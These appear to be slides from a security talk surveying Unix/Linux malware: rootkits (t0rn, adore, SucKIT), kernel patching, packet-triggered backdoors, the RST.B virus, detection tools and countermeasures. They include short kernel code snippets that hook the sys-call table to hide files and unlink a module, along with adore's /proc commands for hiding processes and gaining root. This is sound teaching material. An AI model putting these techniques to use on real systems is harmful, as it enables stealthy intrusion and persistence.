Malware Unix

Thorsten Holz

Laboratory for Dependable Distributed Systems / Chaos Computer Club Cologne

tho@koeln.ccc.de

Overview

1. Introduction
2. Rootkits
   - Classical rootkits
   - LKM-based rootkits
   - Run-time kernel patching rootkits
   - Others
3. Backdoors / Viruses
4. Others

Introduction

- Lots of malware on Linux systems: Rootkits, worms, viruses, backdoors, . . .
- This talk will focus on rootkits, some other techniques will also be presented
- Arms-race between attackers and defenders
- There is lots of literature on rootkits, e.g.
  - phrack issues 25, 50, 58, 61, 62
  - Bunten: "UNIX und Linux basierte Kernel Rootkits", DIMVA 2004
  - Papers by THC (LKM, keylogger, rootkits for Solaris and FreeBSD)

Conventions

- `<name of program>` **normally in** `truetype`
- `$ <command>`
  means that you do not need special rights
- `# <command>`
  means that you need root
- `excerpt from man-page in small truetype`

Rootkits

Basics

- Hide processes, files, network connections, . . . by attackers on compromised host
- First rootkits at end of 90's (change of `utmp`-file $\Rightarrow$ output of `w` can not be trusted, but easy detection possible)
- Second generation changed system binaries, e.g `/bin/ps` or `/bin/netstat`
- Loadable Kernel Modules (LKMs) and run-time kernel patching
- Statical patching of kernel image & module-infection
- Modification of Virtual File System (VFS)

t0rn

- **One of the best-known rootkits in 2000, easy to detect with help of checksums**
- **Uses pre-compiled binaries, e.g.** `/bin/ls`, `/bin/ps`, `/usr/bin/du`, `/sbin/ifconfig`
- **Installation via** `./t0rn <pass> <port>` **with password** `<pass>` **for SSH-backdoor listening on port** `<port>`
- `<pass>` **defaults to** `t0rnkit` **and** `<port>` **to 47017**

```
$ lsof | grep LISTEN
d  107 root  8u  IPv4  110  TCP *:47017
```

t0rn

- **Creates directory `/usr/src/.putta`:**
  - `t0rnsb` – **logfile-scrubber,**
  - `t0rns` – **network-sniffer**
  - `t0rnp` – **parser for sniffed data**
  - `.lfile`, `.lproc`, `.laddr` – **names of files / processes / IP-addresses which will be hidden with help of trojaned binaries**

Uncompromised system:

```
$ ls -la /bin/ps
-r-xr-xr-x   1 root  root  61244  Sept 26 1999
```

System with t0rn installed:

```
-r-xr-xr-x   1 root  root  31336  Sept 26 1999
```

lsof | grep t0rn

```
t0rns  557  root  cwd  DIR   3,1       0  51920  /home/foo/tk (delet
t0rns  557  root  rtd  DIR   3,1    4096      2  /
t0rns  557  root  txt  REG   3,1    6948  51927  /usr/src/.puta/t0rr
t0rns  557  root  mem  REG   3,1   25034  19113  /lib/ld-linux.so.1.
t0rns  557  root  mem  REG   3,1  699832  64363
                  /usr/i486-linux-libc5/lib/libc.so.5.3.12
t0rns  557  root   0u  sock 0,0              489  can't identify prot
t0rns  632  root  cwd  DIR   3,1    4096  36547  /usr/src/.puta
t0rns  632  root  rtd  DIR   3,1    4096      2  /
t0rns  632  root  txt  REG   3,1    6948  51927  /usr/src/.puta/t0rr
t0rns  632  root  mem  REG   3,1   25034  19113  /lib/ld-linux.so.1.
t0rns  632  root  mem  REG   3,1  699832  64363
                  /usr/i486-linux-libc5/lib/libc.so.5.3.12
t0rns  632  root   0u  sock 0,0              533  can't identify prot
t0rns  632  root   1w  REG   3,1       0  34668  /usr/src/.puta/syst
```

Original version at http://www.securityfocus.com/infocus/1230

Linux Rootkit Version 5

- Also substitues binaries
  - `ls`, `find`, `locate`, `xargs`, `du`, `ps`, `top`, `pidof`, `crontab`, `netstat`, `ifconfig`, `killall`, `tcpd`, `syslogd`, `chfn`, `chsh`, `passwd`, `login`, `su`, `inetd`, `rshd`, `sshd`
  - Hides contents of `/dev/ptyr` and `/dev/ptyp`
  - Also includes `linsniffer`, `wted` / `z2` (modify wtmp, utmp & lastlog), `utimes` (change access and modification time)
- Also easy to identify with checksums, `aide`, `tripwire`, ...

Loadable Kernel Modules

- ELF object file, type is 1 (*Ask google for more info on structure of ELF files*)
- `(ins|rm|ls)mod` / `modprobe` – Load & remove modules / display info about loaded modules
- `depmod` – Creates list of module dependencies (EXPORT_SYMBOL)
- `ksyms` – Display exported symbols for use by new LKMs
- `modinfo` – Display contents of `.modinfo` section
- Beware of errors during programming, your box will crash with high probability

LKM example

- `hello.o` **LKM**
- **Just prints "*Hello world*"**
- **Compile with** `$ gcc -c hello.c -I/usr/src/linux/include/ -Wall`
- **Install with** `# insmod ./hello.o`

```
#define __KERNEL__      /* We're part of the kernel */
#define MODULE          /* Not a permanent part, though. *

/* Standard headers for LKMs */
#include <linux/modversions.h>
#include <linux/module.h>
#include <linux/tty.h>

MODULE_LICENSE("GPL");
```

LKM example


```
/* Initialize LKM */
int init_module() {
    /* no libc in kernel-land, use printk instead */
    printk("Hello, world - LKM version\n");

    /* If we return a non zero value, it means that
     init_module failed and the LKM can't be loaded  */
    return 0;
}

/* Cleanup - undo whatever init_module() did */
void cleanup_module() {
  printk("Bye, bye\n");
}
```

Get messages via `dmesg`


System Calls

- **User-land vs. kernel-land**
  - **Upon `read()` in usermode, push parameter in register (FASTCALL), call `0x80`**
  - **In kernelmode, search in Interrupt Descriptor Table (IDT) for interrupt handler**
  - **According to sys-call table, interrupt handler calls `sys_read()`**
- **Defined in** `/usr/src/linux/include/asm/unistd.h`

```
#define __NR_exit                    1
#define __NR_fork                    2
#define __NR_read                    3
```

Modifying the sys-call-table

- Sys-call-table stores pointers to function
- Modify these to control behaviour of sys-calls



- Some Linux 2.4 versions export it

```
extern int sys_call_table[];
```

Modifying the sys-call-table

```
for (ptr = (unsigned long)&loops_per_jiffy;
     ptr < (unsigned long)&boot_cpu_data; ptr += sizeof(void *)){

  unsigned long *p;
  p = (unsigned long *)ptr;
  if (p[__NR_close] == (unsigned long) sys_close){
    sct = (unsigned long **)p;
    break;
  }
}

if (sct) {
  (unsigned long *) ord = sct[__NR_read];
  sct[__NR_read] = (unsigned long *) hacked_read;
}
```

Should work with recent 2.4.XX and 2.6.X kernels [1]

Example: How To Hide Files

```
int hack(unsigned int fd, struct dirent *dirp, unsigned int count)
  char hide[]="t00lz";            /*filename to hide*/

  /*call original getdents -> result is saved in tmp*/
  tmp = (*orig_getdents) (fd, dirp, count);

  /*check if current filename is name of file to hide*/
  if (strstr((char *) &(dirp3->d_name), (char *) &hide) != NULL) {
     /*modify dirent struct if necessary*/
     [...]
  }

int init_module(void) /*module setup*/ {
  orig_getdents=sys_call_table[__NR_getdents];
  sys_call_table[__NR_getdents]=hack;   return 0;
}
```

How to hide files (open)

- `$ ls t00lz` **still reveils that file is there, so ...**

```
int hacked_open(const char *pathname, int flag, mode_t mode) {
   char hide[]="t00lz";

   if (strstr(kernel_pathname, (char*)&hide ) != NULL) {
      kfree(kernel_pathname);
      /*return error code for 'file does not exist'*/
      return -ENOENT;
   } else {
      kfree(kernel_pathname);
      /*everything ok, it is not our tool*/
      return orig_open(pathname, flag, mode);
   }
}
```

Modification of pointers similar to previous example

adore

- Written by stealth
- Versions for Linux and FreeBSD exist
- Control behaviour of `adore` via `ava` or command-line
- Modifies many sys-calls, e.g. `fork`, `mkdir`, `exit`, `ptrace`, `write`
- No automatic mechanism to reload after reboot
- No backdoor included, but hides ports (backdoor possible with help of `ava`)
- Easy to use and install :-)

adore – Hiding

- Hiding archieved via modification of modules list

From `cleaner.c`

```
int init_module() {
    if (__this_module.next)
        __this_module.next = __this_module.next->next;

    return 0;
}
```

This works because kernel maintains list of modules (`sys_create_module()`)

```
    spin_lock_irqsave(&modlist_lock, flags);
    mod->next = module_list;
    module_list = mod;    /* link it in */
    spin_unlock_irqrestore(&modlist_lock, flags);
```

Controling `adore`

- **Easy control of `adore` via `ava`**
- **Allows (un-)hiding of files & PIDs and executing programs as root**

```
$ ./ava
Usage: ./ava {h,u,r,R,i,v,U} [file or PID]

       I print info (secret UID etc)
       h hide file
       u unhide file
       r execute as root
       R remove PID forever
       U uninstall adore
       i make PID invisible
       v make PID visible
```

`adore` – Control without `ava`

- **Control of `adore` possible without `ava`:**
  - `echo > /proc/<ADORE_KEY>` will make the shell authenticated,
  - `cat /proc/hide-<PID>` from such a shell will hide PID,
  - `cat /proc/unhide-<PID>` will unhide the process
  - `cat /proc/uninstall` will uninstall adore
- **Additional feature of `adore-ng`**
  - `echo > /proc/<ADORE_KEY>`-fullprivs will give UID 0

adore – Control without ava


```
$ echo > /proc/Pa55w0rD
-bash: /proc/Pa55w0rD: No such file or directory
$ ps -a
  PID TTY          TIME CMD
  525 tty1     00:00:00 startx
  536 tty1     00:00:00 xinit
  543 tty1     00:00:00 WindowMaker
  884 pts/2    00:00:00 gconfd-2
$ cat /proc/hide-543
cat: /proc/hide-543: No such file or directory
$ ps -a
  PID TTY          TIME CMD
  525 tty1     00:00:00 startx
  536 tty1     00:00:00 xinit
  884 pts/2    00:00:00 gconfd-2
```

Modification of VFS

- In UNIXish systems, nearly everything is a file – use this to get same functionality as other rootkits
- Do not modify sys-call-table or other central kernel structures
- Instead, change Virtual Filesystem (VFS)
- VFS is used by all sys-calls that modify files

adore-ng

- Also written by stealth, enhancements for `adore`
- Available for Linux 2.4 and 2.6
- Also LKM, uses same mechanism to load & hide itself
- Modifies VFS to hide itself and other things
- Take a look at `adore-ng.c` to get a feeling how this works

`adore-ng` – Relinking

- "Parasitic" kernel module
- Technique published in phrack issue 0x3d, phile #0x0a
- Uses infection technique similar to viruses
  - Modify module's `init_module()` function in `.strtab` section
  - Infect module with other LKM
  - Initialize other LKM, jump back to original `init_module()`
- Rootkit is then loaded each time the infected module is loaded
- Detection via checksum possible

Runtime Kernel Patching

```
$ ll /dev/kmem
crw-r-----  1 root kmem 1, 2 Jul 23 13:45 /dev/kmem
```

Five steps necessary to load code of rootkit into kernel memory:

- Search in `/dev/kmem` for address of sys-call-table and location of `kmalloc()`
- Replace position of unused sys-call with address of `kmalloc()`
- Call `kmalloc` to reserve memory in kernel
- Copy code of rootkit into free memory area
- Modify sys-call again and call code

SucKIT

- **Probably most used rootkit nowadays**
- `install.c` **handles patching**
- **Copies sys-call-table to other location and modifies 24 entries**
- **"Silent" backdoor, needs special packet before port opens**
- **Replaces** `/sbin/init` **to reload itself after reboot**
- **Detailed description in phrack issue 0x3a, phile #0x07**

Static Kernel Patching

- Introduced in phrack issue 0x3c, phile #0x08
- Similar to “parasitric” kernel modules
- Patch LKM into static linux kernel image
- Kernel image looks like:

`[bootsect][setup][[head][misc][compressed_kernel]]`

- After re-arranging everything, kernel image looks like:

`[mod kernel][all 0 dummy][init_code][relocated module]`

- `[all 0 dummy]` necessary due to re-arranging of memory through kernel
- Rootkit survives reboot without problems (until next compilation of kernel. . .)

Excursus: Boot process

I) BIOS selects boot device

II) BIOS loads [bootsect] from boot device

III) [bootsect] loads [setup] and [[head][misc][compressed_kernel]]

IV) [setup] does something and jumps to [head] (at 0x1000 or 0x100000)

V) [head] calls uncompressed_kernel in [misc]

VI) [misc] uncompresses [compressed_kernel] and puts it at 0x100000

III) High level `init` (begin at startup_32 in `linux/arch/i386/kernel/head.S`)

Detection tools

- `chkrootkit`
- `Rootkit Hunter`
- `kstat` / `ksec` **to check sys-call-table**
- **Execution Path Analysis (phrack issue 0x3b, phile #0x0a)**
- `module_hunter` **(phrack issue 0x3d, phile #0x03)**

Countermeasures

- **Disable kernel modules**
- **Use mandatory access controls to limit access to `/dev/kmem` and other sensitive files**
- **`grsecurity` offers also some kind of protection**
- **LKMs like `StMichael` ("*watchdog*")**
- **Integrity-tests with `aide`, `tripwire`, `md5sum`, ...**
- **Post-incident: Reconstruction of sys-call-table**

Other things

cd00r.c / SAdoor

- `cd00r.c`
  - Non-listening backdoor server coded by FX
  - Use sniffer on interface to capture all packets
  - Upon pre-defined packet sequence, execute `cdr_open_door()`
  - Released long before portknocking became popular
- `SAdoor`
  - Send commands inside payload
  - Commands are symmetrically encrypted (Blowfish)

“Silent” Sniffer

- “Hacking the Linux Kernel Network Stack” (phrack issue 0x3d, phile #0x0d)
- Use `netfilter` hooks (e.g. `NF_IP_PRE_ROUTING` to backdoor communication
- Hide such traffic from `libpcap` based sniffers running on local machine
- Hook function must returns predefined `netfilter` return codes (e.g. `NF_ACCEPT` or `NF_STOLEN`
- Take a look at Joanna Rutkowskas talk at IT Underground 2004 (`www.invisiblethings.org`)

“Silent” Sniffer

```
unsigned int hook_func(unsigned int hooknum,
  struct sk_buff **skb, const struct net_device *in,
  const struct net_device *out, int (*okfn)(struct sk_buff *)) {
        return NF_DROP;                 /* Drop ALL packets */
}

int init_module() {
    /* Fill in our hook structure */
    nfho.hook = hook_func;                   /* Handler function */
    nfho.hooknum  = NF_IP_PRE_ROUTING; /* First hook for IPv4 */
    nfho.pf       = PF_INET;
    nfho.priority = NF_IP_PRI_FIRST;   /* Make our function first *

    nf_register_hook(&nfho);
    return 0;
}
```

Viruses

- Even on Linux viruses exist for a long time
- Infecting techniques similar to other platforms:
  - Modify ELF-binary to hide and run the virus
- Presumably most popular: RST.B
  - Creates child process first, orginal parent process executes host program while child proceeds to infect files and listen to ports
  - Searches for max. 30 target executable ELF files in current and /bin directories
  - Infects ELF binaries by searching for the first `PT_LOAD` segment (this segments may contain executable code and data)

Viruses

- Overview
- Introduction
- Rootkits
- Classical Rootkits
- Modern Rootkits
- Rootkit Detection
- Other things

- RST.B continued
  - Extends size of this segment by 4096 bytes and inserts its code there
  - Modifies file entry point and sets it to address of viral code
  - Adjusts sections, headers, and other segments so that host file is not corrupted
  - Does not reinfect files: Checks if ELF entry point is located 4096 bytes from the end of the first `PT_LOAD` segment
  - (Tries to retrieve some *.php*-file from particular webserver)

Viruses

- RST.B continued
  - Sets network devices (eth0 and ppp0) to promiscuous mode
  - Upon receiving packet containing string `DOM` at particular offset and with command byte of 1, the attacker can execute arbitrary commands on target system
  - If command byte is 2, it sends back packet containing string `DOM` on port 4369

burneye

- Written by scut / team-teso
- Executeable encryption program for ELF on Linux x86
- Wrap an arbitrary executeable with multiple encryption layers
  - *Obfuscation layer* is simple insecure ciphers which scrambles content
  - *Password layer* uses SHA1
  - *Fingerprinting layer* uses fingerprint of host
- `burneye -p "secret" -o ls /bin/ls`

Backdooring Compiler

- "*Reflections on trusting trust*" by Ken Thompson
- Can you trust your compiler?
- Are you sure that it does not compile any backdoors into you binary?

⇒ You can not trust code that you did not totally create yourself

Stuff

- (D)DoS-tools like `stacheldraht`, `mstream`, `trin00`, ... also available
- Worms like `scalper` exist
- So you need also a virus scanner on your linux box...
- `Sebek` – "Honeynet rootkit"
- Many spoofing tools are also "malware"
- Code your own :-)
- Suggestions from you?

Further Questions?

- Thanks for your attention!
- Further information can be found on the links provided in the slides
- `tho@koeln.ccc.de`